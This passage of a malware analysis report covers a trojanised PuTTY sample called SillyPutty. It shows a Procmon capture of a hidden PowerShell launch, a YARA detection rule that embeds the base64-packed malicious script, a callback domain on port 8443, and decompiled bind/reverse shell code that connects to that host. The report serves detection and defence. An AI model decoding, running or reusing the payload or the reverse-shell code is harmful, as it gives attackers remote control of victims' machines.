Fig 10: WireShark Packet Capture of the possible remote connection

Host-based Indicators

Here's the SillyPutty in Procmon calling the PowerShell, in the arguments there's the malicious script being decoded to be executed in the system.



putty.exe (5936)	SSH, Telnet, Rlogin, and S...	C:\Users\kali\Des...	🟩	Simon Tatham	D
powershell.exe (2832)	Windows PowerShell	C:\Windows\Sys...	🟩	Microsoft Corporat...	D
Conhost.exe (204)	Console Window Host	C:\Windows\Syst...	🟩	Microsoft Corporat...	D
SearchIndexer.exe (3592)	Microsoft Windows Search ...	C:\Windows\syst...	🟩	Microsoft Corporat...	N
Idle (0)		Idle	🟩		
System (4)		System	🟩		N
MemCompression (1408)		MemCompression	🟩		N
Registry (72)		Registry	🟩		N
smss.exe (312)	Windows Session Manager	C:\Windows\Syst...	🟩	Microsoft Corporat...	N
csrss.exe (408)	Client Server Runtime Proc...	C:\Windows\syst...	🟩	Microsoft Corporat...	N
wininit.exe (476)	Windows Start-Up Applicati...	C:\Windows\syst...	🟩	Microsoft Corporat...	N
services.exe (568)	Services and Controller app	C:\Windows\syst...	🟩	Microsoft Corporat...	N
svchost.exe (1520)	Host Process for Windows ...	C:\Windows\Syst...	🟩	Microsoft Corporat...	N
AUDIODG.EXE (3608)	Windows Audio Device Gr...	C:\Windows\syst...	🟩	Microsoft Corporat...	N

Description: Windows PowerShell

Company: Microsoft Corporation

Path: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Command: powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System

User: DESKTOP-623G3FQ\kali

PID: 2832 Started: 9/30/2023 12:30:13 PM

Exited: 9/30/2023 12:30:16 PM

Fig 11: Procmon showing all the processes including SillyPutty actions.

Rules & Signatures

A full set of YARA rules is included in Appendix A.

Appendices


A. Yara Rules

```
rule SillyPutty {
    meta:
        last_updated = "2023-09-30"
        author = "Falme Streamless"
        description = "A sample Yara rule for SillyPutty"

    strings:
        $PE_magic_byte = "MZ"
        $powershell = "powershell.exe"
        $Base64_converter = "[System.Convert]::FromBase64String"
      $Packed_Script =
"H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUl
ypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OW
ZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLM
V2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJU
CR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suH
Dz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+
U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Et
eqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6Q
saJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3
pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/w
x8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsx
ncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV
/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcW
PiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyC
o6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTg
antvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=="

    condition:
        $PE_magic_byte at 0 and $powershell and
        $Base64_converter and $Packed_Script
}
```

B. Callback URLs

Domain	Port
hxxps://bonus2.corporatebonusapplication.local	8443

C. Decompiled Code Remote Connection



```
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()
```

Fig 12: Part of the decoded malicious script inside SillyPutty